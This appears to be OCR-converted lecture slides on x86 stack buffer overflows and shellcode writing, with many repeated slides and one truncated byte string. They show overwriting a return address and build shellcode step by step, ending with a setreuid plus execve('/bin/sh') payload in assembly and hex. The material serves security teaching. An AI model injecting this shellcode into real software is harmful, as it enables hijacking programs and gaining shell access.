
The stack contains information that keeps track of the program’s control flow.

Overflowing a buffer located on the stack could allows us to hijack the flow to wherever we want.

Must read: Aleph One, *Smashing the stack for fun and profit*, Phrack (1996)


THE X86 STACK

```
void bar() {
    char baz[32];
    /* … */
}

void foo() {
    int abc, def;
    bar();
}

int main() {
    foo();
}
```




THE X86 STACK

```
void bar() {
    char baz[32];
    /* … */
}

void foo() {
    int abc, def;
    bar();
}

int main() {
    foo();
}
```




THE X86 STACK





```
void bar() {
    char baz[32];
    /* … */
}

void foo() {
    int abc, def;
    bar();
}

int main() {
    foo();
}
```

THE X86 STACK




THE X86 STACK





```
void bar() {
    char baz[32];
    /* … */
}

void foo() {
    int abc, def;
    bar();
}

int main() {
    foo();
}
```

THE X86 STACK




```
void bar() {
    char baz[32];
    /* … */
}

void foo() {
    int abc, def;
    bar();
}

int main() {
    foo();
}
```

THE X86 STACK




```
void bar() {
    char baz[32];
    /* … */
}

void foo() {
    int abc, def;
    bar();
}

int main() {
    foo();
}
```

STACK OVERFLOWS

This program copies the user's input to a fixed size 32-byte buffer.

Buffer	?? ??
Sv. BP	c3 90 8b 00 ff 7f 00 00
Retaddr	d5 e0 7b 30 b2 55 00 00

Returns to 0x55b2307be0d5

STACK OVERFLOWS

This program copies the user's input to a fixed size 32-byte buffer.

Buffer	?? ??
Sv. BP	c3 90 8b 00 ff 7f 00 00
Retaddr	d5 e0 7b 30 b2 55 00 00

Returns to 0x55b2307be0d5


Input: 32 'A'

Buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
Sv. BP	c3 90 8b 00 ff 7f 00 00
Retaddr	d5 e0 7b 30 b2 55 00 00

Returns to 0x55b2307be0d5

STACK OVERFLOWS

This program copies the user’s input to a fixed size 32-byte buffer.



STACK OVERFLOWS

This program copies the user's input to a fixed size 32-byte buffer.

Buffer	?? ??
Sv. BP	c3 90 8b 00 ff 7f 00 00
Retaddr	d5 e0 7b 30 b2 55 00 00

Returns to 0x55b2307be0d5

Input: 46 'A'

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 00 00

Returns to 0x414141414141

IP control achieved!

SHELLCODE

- Sometimes there’s no “magic” function we can return to.
- So let’s inject our own code into the process.
- This code is called shellcode because it usually opens a shell.

PREREQUISITES AND BACKGROUND INFO

- x86 assembly
- C
- knowledge of the Linux operating system

PREREQUISITES AND BACKGROUND INFO

- EAX, EBX, ECX, and EDX are all 32-bit General Purpose Registers on the x86 platform.
- AH, BH, CH and DH access the upper 16-bits of the GPRs.
- AL, BL, CL, and DL access the lower 8-bits of the GPRs.
- ESI and EDI are used when making Linux syscalls.
- Syscalls with 6 arguments or less are passed via the GPRs.
- XOR EAX, EAX is a great way to zero out a register (while staying away from the nefarious NULL byte!)

FIRST EXAMPLE

```c
// shellcode.c
const char shellcode[] = "/* shellcode here */";

int main(){
    (*(void(*)()) shellcode)();
    return 0;
}
```

- The (...)(); wrap the function definition and calls it.

- void(*)()
  Function without name, without argument and without return value.

- *(...) shellcode
  This will tell what are the instructions to execute when the function is called.

FIRST EXAMPLE

Making a Quick Exit

```
;exit.asm
[SECTION .text]
global _start
_start:
        xor eax, eax        ;exit is syscall 1
        mov al, 1       ;exit is syscall 1
        xor ebx,ebx     ;zero out ebx
        int 0x80
```

nasm -f elf exit.asm

ld -m elf_i386 -s -o exiter exit.o

objdump -d exiter

FIRST EXAMPLE

```
Disassembly of section .text:

08048080 <_start>:
 8048080:       b0 01                 mov    $0x1,%al
 8048082:       31 db                 xor    %ebx,%ebx
 8048084:       cd 80                 int    $0x80
```

Const char shellcode[] = "\xb0\x01\x31\xdb\xcd\x80";

SECOND EXAMPLE

```
;hello.asm
[SECTION .text]

global _start


_start:

        jmp short ender

        starter:

        xor eax, eax    ;clean up the registers
        xor ebx, ebx
        xor edx, edx
        xor ecx, ecx

        mov al, 4       ;syscall write
        mov bl, 1       ;stdout is 1
        pop ecx         ;get the address of the string from the stack
        mov dl, 5       ;length of the string
        int 0x80

        xor eax, eax
        mov al, 1       ;exit the shellcode
        xor ebx,ebx
        int 0x80

        ender:
        call starter    ;put the address of the string on the stack
        db 'hello'
```

SECOND EXAMPLE

```
Disassembly of section .text:

08048080 <_start>:
 8048080:       eb 19                   jmp    804809b

08048082 <starter>:
 8048082:       31 c0                   xor    %eax,%eax
 8048084:       31 db                   xor    %ebx,%ebx
 8048086:       31 d2                   xor    %edx,%edx
 8048088:       31 c9                   xor    %ecx,%ecx
 804808a:       b0 04                   mov    $0x4,%al
 804808c:       b3 01                   mov    $0x1,%bl
 804808e:       59                      pop    %ecx
 804808f:       b2 05                   mov    $0x5,%dl
 8048091:       cd 80                   int    $0x80
 8048093:       31 c0                   xor    %eax,%eax
 8048095:       b0 01                   mov    $0x1,%al
 8048097:       31 db                   xor    %ebx,%ebx
 8048099:       cd 80                   int    $0x80

0804809b <ender>:
 804809b:       e8 e2 ff ff ff          call   8048082
 80480a0:       68 65 6c 6c 6f          push   $0x6f6c6c65
```

Const char shellcode[] =
“\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3
\x01\x59\xb2\x05\xcd"\

THIRD EXAMPLE

int execve(char *file, char *argv[], char *env[])

```
void main(int argc, char **argv)
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;

   /*int execve(char *file, char *argv[], char *env[ ])*/
   execve(name[0], name, NULL);
   exit(0);
}
```

THIRD EXAMPLE


- Registers usage:
- EAX:0xb – syscall number.
- EBX: Address of program name (address of name[0]).
- ECX: Address of null-terminated argument-vector, argv (address of name).
- EDX: Address of null-terminated environment-vector, env/enp (NULL).

THIRD EXAMPLE

In this program, we need:

- String/bin/sh somewhere in memory.
- An Address of the string.
- String /bin/sh followed by a NULL somewhere in memory.
- An Address of address of string.
- NULL somewhere in memory.

THIRD EXAMPLE




THIRD EXAMPLE

```
.section .data
.section .text
.globl _start

_start:
         xor %eax, %eax            #clear register
         mov $70, %al              #setreuid is syscall 70
         xor %ebx, %ebx            #clear register, empty
         xor %ecx, %ecx            #clear register, empty
        int $0x80                 #interrupt 0x80

         jmp ender

starter:
        popl %ebx                 #get the address of the string, in %ebx
         xor  %eax, %eax           #clear register
         mov  %al, 0x07(%ebx)      #put a NULL where the N is in the string
         movl %ebx, 0x08(%ebx)     #put the address of the string to where the AAAA is
         movl %eax, 0x0c(%ebx)     #put 4 null bytes into where the BBBB is
         mov $11, %al              #execve is syscall 11
         lea 0x08(%ebx), %ecx      #load the address of where the AAAA was
         lea 0x0c(%ebx), %edx      #load the address of the NULLS
         int $0x80                 #call the kernel

ender:
         call starter
       .string "/bin/shNAAAABBBB"#16 bytes of string...
```

THIRD EXAMPLE

				...
...	...	...	...	16
B	B	B	B	12
A	A	A	A	8
N	h	s	/	4
n	i	b	/	0
...	...	...	...	...

THIRD EXAMPLE




```
const char shellcode[ ] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
"\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
"\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
"\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";
```